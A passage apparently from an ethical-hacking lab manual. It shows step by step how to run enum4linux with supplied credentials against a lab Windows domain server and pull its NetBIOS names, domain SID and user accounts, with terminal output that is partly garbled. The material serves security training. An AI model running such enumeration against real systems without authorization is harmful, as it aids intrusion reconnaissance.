[attacker@parrot]-[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[-]
# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass  specify password to use (default "")


The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
  
```


- We will first enumerate the NetBIOS information of the target machine. In the terminal window, type **enum4linux -u martin -p apple -n [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user:** specifies the username to use and **-p pass:** specifies the password.

Note: The MAC addresses might differ when you perform this task.



```
[root@parrot]-[~]
#enum4linux -u martin -p apple -n 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
58:32 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Nbtstat Information for 10.10.1.22 |
=====
Looking up status of 10.10.1.22
SERVER2022 <00> - B <ACTIVE> Workstation Service
CEH <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
CEH <1c> - <GROUP> B <ACTIVE> Domain Controllers
SERVER2022 <20> - B <ACTIVE> File Server Service
CEH <1e> - <GROUP> B <ACTIVE> Browser Service Elections
CEH <1b> - B <ACTIVE> Domain Master Browser
```


10. The tool enumerates the target system and displays the NetBIOS information under the **Nbtstat Information** section, as shown in the screenshot.


```

Applications  Places  System  Parrot Terminal
File Edit View Search Terminal Help
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
=====
| Nbtstat Information for 10.10.1.22 |
=====
Looking up status of 10.10.1.22
SERVER2022 <00> - B <ACTIVE> Workstation Service
CEH <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
CEH <1c> - <GROUP> B <ACTIVE> Domain Controllers
SERVER2022 <20> - B <ACTIVE> File Server Service
CEH <1e> - <GROUP> B <ACTIVE> Browser Service Elections
CEH <1b> - B <ACTIVE> Domain Master Browser
CEH <1d> - B <ACTIVE> Master Browser
CEH <01> - <GROUP> B <ACTIVE> Master Browser
MAC Address = 42-0F-A1-33-5B-C7
=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'
=====
| Getting domain SID for 10.10.1.22 |
Menu Parrot Terminal
  
```


11. In the terminal window, type **enum4linux -u martin -p apple -U [Target IP Address]** (here, **10.10.1.22**) and hit **Enter** to run the tool with the “get userlist” option.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-U** retrieves the userlist.

Note: In this case, **10.10.1.22** is the IP address of the **Windows Server 2022**.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[-]
#enum4linux -u martin -p apple -U 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
00:07 2022

=====
|   Target Information   |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
CEHv12 Module 13
=====
|   Session Check on 10.10.1.22   |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
|   Getting domain SID for 10.10.1.22   |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
Menu Parrot Terminal
```


Module 04 – Enumeration

12. Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier), as shown in the screenshots below.

```
Parrot Terminal
File Edit View Search Terminal Help

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

=====
| Users on 10.10.1.22 |
=====
index: 0x00000000 RID: 0x1f4 acb: 0x000000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
```

```
Parrot Terminal
File Edit View Search Terminal Help

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

